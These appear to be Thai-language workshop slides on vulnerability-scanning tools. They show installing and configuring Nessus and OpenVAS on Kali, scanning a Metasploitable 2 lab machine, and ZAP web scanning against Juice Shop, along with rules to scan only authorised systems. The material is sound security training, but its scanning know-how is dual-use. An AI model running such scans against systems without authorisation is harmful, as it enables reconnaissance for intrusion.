Nessus

Register Nessus
Enter your activation code.

Activation Code


[Back](#) [Continue](#)

© 2025 Tenable™, Inc.




เครื่องมือสแกนช่องโหว่

❑ Tenable



The image shows the Tenable Nessus login interface. At the top, the Tenable Nessus logo is displayed. Below the logo, the text "Create a user account" is followed by instructions: "Create a Nessus administrator user account. Use this username and password to log in to Nessus." There are two input fields: "Username *" with the text "admin" entered, and "Password *" with a masked password represented by black dots. At the bottom right, there are two buttons: "Back" and "Submit".



The image shows the Tenable Nessus initializing screen. At the top, the Tenable Nessus logo is displayed. Below the logo, the text "Initializing" is followed by the instruction: "Please wait while Nessus is initializing." There is a progress bar labeled "Downloading plugins..." which is currently empty. At the bottom, the copyright notice "© 2025 Tenable™, Inc." is visible.




เครื่องมือสแกนช่องโหว่

❑ Tenable – Install on Kali



กิจกรรมที่ 13 Install on Kali





ลงทะเบียนอบรม



วันที่ 5 พฤศจิกายน 2568 รอบเช้า



เครื่องมือสแกนช่องโหว่

❏ Tenable – Set Up

The screenshot displays the Tenable Nessus Essentials web interface. The top navigation bar includes 'tenable Nessus Essentials', 'Scans', and 'Settings'. On the left sidebar, under 'FOLDERS', there are 'My Scans', 'All Scans', and 'Trash'. Under 'RESOURCES', 'Policies' and 'Plugin Rules' are listed, with 'Policies' highlighted by a red box. The main content area is titled 'Scan Templates' and features a 'Scanner' tab and a 'Back to Scans' link. Below this, there are two sections: 'DISCOVERY' and 'VULNERABILITIES'. The 'DISCOVERY' section contains two cards: 'Host Discovery' (described as a simple scan to discover live hosts and open ports) and 'Ping-Only Discovery' (described as a simple scan to discover live hosts with minimal network traffic). The 'VULNERABILITIES' section contains five cards: 'Basic Network Scan' (a full system scan suitable for any host), 'Credential Validation' (verify that host credential pairs for Windows & Unix successfully authenticate to scan targets), 'Advanced Scan' (highlighted with a red box, described as configuring a scan without using any recommendations), 'Advanced Dynamic Scan' (configure a dynamic plugin scan without recommendations), and 'Malware Scan' (scan for malware on Windows and Unix systems).



เครื่องมือสแกนช่องโหว่

❑ Tenable – Set Up

New Scan / Advanced Scan
← Back to Scan Templates

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: test

Description: test

Folder: My Scans

Targets: 192.168.56.101

Upload Targets Add File

Save Cancel

Settings Credentials Plugins

BASIC

DISCOVERY

- Host Discovery
- Port Scanning
- Service Discovery
- Identity

ASSESSMENT

REPORT

ADVANCED

Remote Host Ping

Ping the remote host

OFF

If set to On, the scanner pings remote hosts on multiple ports to not ping remote hosts on multiple ports during the scan. Note: T

Fragile Devices

- ☐ Scan Network Printers
When enabled, the scanner scans network printers.
- ☐ Scan Novell Network hosts
When enabled, the scanner scans Novell NetWare hosts.
- ☐ Scan Operational Technology devices
When enabled, the scanner performs a full scan of Operational Technology (OT) devices such as activity and state of machinery. When disabled, the scanner uses ICS/SCADA Smart Scanning to



เครื่องมือสแกนช่องโหว่

❑ Tenable – Set Up

The screenshot shows the 'Settings' page in Tenable Nessus, specifically the 'Port Scanning' tab. The left sidebar has a menu with 'Port Scanning' highlighted. The main content area is titled 'Ports' and includes a checkbox for 'Consider unscanned ports as closed'. Below this, the 'Port Scan Range' is set to '1-65535'. At the bottom, under 'Local Port Enumerators', the 'SSH (netstat)' option is checked.

Settings | Credentials | Plugins

BASIC >
DISCOVERY ✓
Host Discovery
• **Port Scanning**
Service Discovery
Identity
ASSESSMENT >
REPORT >
ADVANCED >

Ports

☐ Consider unscanned ports as closed
When enabled, if a port is not scanned with a selected port scanner (for example, the port falls outside of the

Port Scan Range: 1-65535

Local Port Enumerators

☒ SSH (netstat)
When enabled, the scanner uses netstat to check for open ports from the local machine. It relies on the netstat systems and requires authentication credentials.

The screenshot shows the 'New Scan / Advanced Scan' page in Tenable Nessus, specifically the 'Plugins' tab. The left sidebar has a menu with 'Plugins' highlighted. The main content area is a table listing various plugins and their status.

New Scan / Advanced Scan
◀ Back to Scan Templates

Settings | Credentials | **Plugins**

Status	Plugin Name	Count
ENABLED	CentOS Local Security Checks	5184
ENABLED	CGI abuses	6647
ENABLED	CGI abuses : XSS	712
ENABLED	CISCO	2620
ENABLED	Databases	1097
ENABLED	Debian Local Security Checks	10280
ENABLED	Default Unix Accounts	172
DISABLED	Denial of Service	110
ENABLED	DNS	238
ENABLED	F5 Networks Local Security Checks	1581
ENABLED	Fedora Local Security Checks	21270



เครื่องมือสแกนช่องโหว่

☐ Tenable – Set Up

tenable Nessus Essentials Scans Settings

FOLDERS

- My Scans
- All Scans
- Trash

RESOURCES

- Policies
- Plugin Rules

My Scans

Import New Folder New Scan

Search Scans 1 Scan

☐	Name	Scan Type	Schedule	Last Scanned ▼	
☐	test	Vulnerability	On Demand	N/A	



เครื่องมือสแกนช่องโหว่

- ✓ Scan เฉพาะระบบที่เราได้รับอนุญาต หรือ ดูแล
- ✓ Back Up ระบบต่างๆก่อนการ Scan ทุกครั้ง
- ✓ มีการแจ้ง Activity ก่อนดำเนินการ
- ✓ เมื่อดำเนินการเสร็จ ให้ตรวจสอบระบบเป้าหมายว่า
ยังทำงานปกติหรือไม่






เครื่องมือสแกนช่องโหว่

☐ Tenable



กิจกรรมที่ 13-2
ทดสอบ Scan
เครื่อง Metasploitable 2





เครื่องมือสแกนช่องโหว่

Always cross check
the results with
multiple tools





**Always cross check
the results with
multiple tools**

Tool A

Tool B

Tool C



เครื่องมือสแกนช่องโหว่

❑ OpenVAS



OPENVAS by Greenbone

OPENVAS is a full-featured vulnerability scanner. Its capabilities include unauthenticated and authenticated testing, various high-level and low-level internet and industrial protocols, performance tuning for large-scale scans and a powerful internal programming language to implement any type of vulnerability test.

The scanner obtains the tests for detecting vulnerabilities from a feed that has a long history and daily updates.

OPENVAS has been developed and driven forward by the company Greenbone since 2006. As part of the commercial vulnerability management product family OPENVAS SCAN, the scanner forms the OPENVAS COMMUNITY EDITION together with other open-source modules.

Read more about the history of OPENVAS here.

Related Links



Products



Test Now



Product
Documentation



Security Response
Team



Source Code




Community Forum



เครื่องมือสแกนช่องโหว่

❑ OpenVAS





เครื่องมือสแกนช่องโหว่

❑ OpenVAS – Installation on Kali



Greenbone Community Documentation

Search

- Background
- Building from Source
- Greenbone Community Containers
- Kali Linux Install Guide**
- Troubleshooting
- Frequently Asked Questions (FAQ)
- Troubleshooting
- Glossary
- Changelog
- API

Kali Linux Install Guide

This documentation provides instructions on how to install Greenbone Community Edition from the Kali Linux native repository. The install packages are maintained by Offensive Security. Any bugs discovered during installation or use should be reported to Kali Linux Bug Tracker. Guidelines for submitting bugs to Kali Linux can be found here.

Important

Greenbone does not hold responsibility for use of the Greenbone Community Edition installed via the native Kali Linux packages, and is not involved in the packaging process of the Greenbone Community Edition for Kali Linux.

Installing Greenbone Community Edition on Kali Linux

Quick Start Install

For those who want a quick start guide, here is an overview of the standard installation process:

1. Update Kali Linux with `sudo apt update`.
2. Install Greenbone Community Edition with `sudo apt install gvm`.
3. Configure Greenbone Community Edition with `sudo gvm-setup` and note the provided *admin* password from the output
4. Check the install status with `gvm-check-setup`.
5. Visit <https://127.0.0.1:9392> and log in using the credentials output in step 3.
6. Verify the feed status before starting your first scan.



เครื่องมือสแกนช่องโหว่

❑ OpenVAS – Installation on Kali



กิจกรรมที่ 14 Install on Kali



1. Update Kali Linux with `sudo apt update`.
2. Install Greenbone Community Edition with `sudo apt install gvm`.
3. Configure Greenbone Community Edition with `sudo gvm-setup` and note the provided *admin* password from the output.
4. Check the install status with `gvm-check-setup`.
5. Visit <https://127.0.0.1:9392> and log in using the credentials output in step 3.
6. Verify the feed status before starting your first scan.





เครื่องมือสแกนช่องโหว่

❑ OpenVAS – Set Up



กิจกรรมที่ 15
ทดสอบ Scan
เครื่อง Metasploitable 2





Web Vulnerability Scan



เครื่องมือสแกนช่องโหว่



Web VA Tools

Browser sends a request message

GET URL HTTP/1.1
Host: host:port
.....

Server returns a response message

HTTP/1.1 200 OK
.....

HTTP (Over TCP/IP)



Web Servers



เครื่องมือสแกนช่องโหว่

❑ ZAP Proxy

Untitled Session - 20160325-154016 - OWASP ZAP 2.4.3

File Edit View Analyse Report Tools Online Help

Standard Mode

Quick Start Request Response

Welcome to the OWASP Zed Attack Proxy (ZAP)

ZAP is an easy to use integrated penetration testing tool for finding vulnerabilities in web applications.

Please be aware that you should only attack applications that you have been specifically given permission to test.

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack:

Attack Stop

Progress: Spidering the URL to discover the content

4%

Current Scans: 1 | URIs Found: 7815

Processed	Method	URI	Flags
	GET	https://www.owasp.org/index.php/Mohd_Fazli_Azran	
	GET	https://www.owasp.org/index.php/John_Vargas	
	GET	https://docs.google.com/spreadsheets/d/1mO0e983giNVwhbuQ96cmb79t...	OUT_OF_SCOPE
	GET	https://www.owasp.org/images/d/da/WASPY_2015_Sponsorship_Docume...	
	GET	http://owasp.blogspot.com/2015/06/2015-waspy-award-nominations.html	OUT_OF_SCOPE
	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e21153b3fe690d&ui...	OUT_OF_SCOPE
	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e211c0353117cd&ui...	OUT_OF_SCOPE
	GET	https://twitter.com/owasp/status/613372502698532864	OUT_OF_SCOPE
	GET	https://www.facebook.com/groups/owaspfoundation/permalink/798497196...	OUT_OF_SCOPE
	GET	https://plus.google.com/116933056486234813396/posts/EFTauUZjyuE	OUT_OF_SCOPE
	GET	https://mail.google.com/mail/u/0/?ik=f64bf2af68&th=14e3182abfd79146&ui...	OUT_OF_SCOPE
	GET	https://twitter.com/owasp/status/614528448325771266	OUT_OF_SCOPE
	GET	https://plus.google.com/116933056486234813396/posts/1JcQN92vZHA	OUT_OF_SCOPE
	GET	http://owasp.blogspot.com/2015/06/nominate-your-waspy-candidates-today...	OUT_OF_SCOPE
	GET	https://www.facebook.com/groups/owaspfoundation/permalink/800341350...	OUT_OF_SCOPE
	GET	https://twitter.com/owasp/status/624676858127368194	OUT_OF_SCOPE

Alerts 0 1 6 0

Current Scans 0 0 0 0 1 0 0



เครื่องมือสแกนช่องโหว่



❏ ZAP Proxy

ZAP Scanning Report

Sites: <https://update.googleapis.com> <https://optimizationguide-pa.googleapis.com> <https://content-autofill.googleapis.com> <https://cdnjs.cloudflare.com> <https://juice-shop.herokuapp.com>
<https://accounts.google.com>

Generated on Mon, 9 Jan 2023 23:15:36

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	5
Low	5
Informational	3
False Positives:	0

Alerts

Name	Risk Level	Number of Instances
Content Security Policy (CSP) Header Not Set	Medium	19
Cross-Domain Misconfiguration	Medium	26
Missing Anti-clickjacking Header	Medium	17
Session ID in URL Rewrite	Medium	44
Vulnerable JS Library	Medium	1
Cross-Domain JavaScript Source File Inclusion	Low	4
Private IP Disclosure	Low	1
Strict-Transport-Security Header Not Set	Low	88
Timestamp Disclosure - Unix	Low	8
X-Content-Type-Options Header Missing	Low	48
Information Disclosure - Suspicious Comments	Informational	4
Modern Web Application	Informational	2
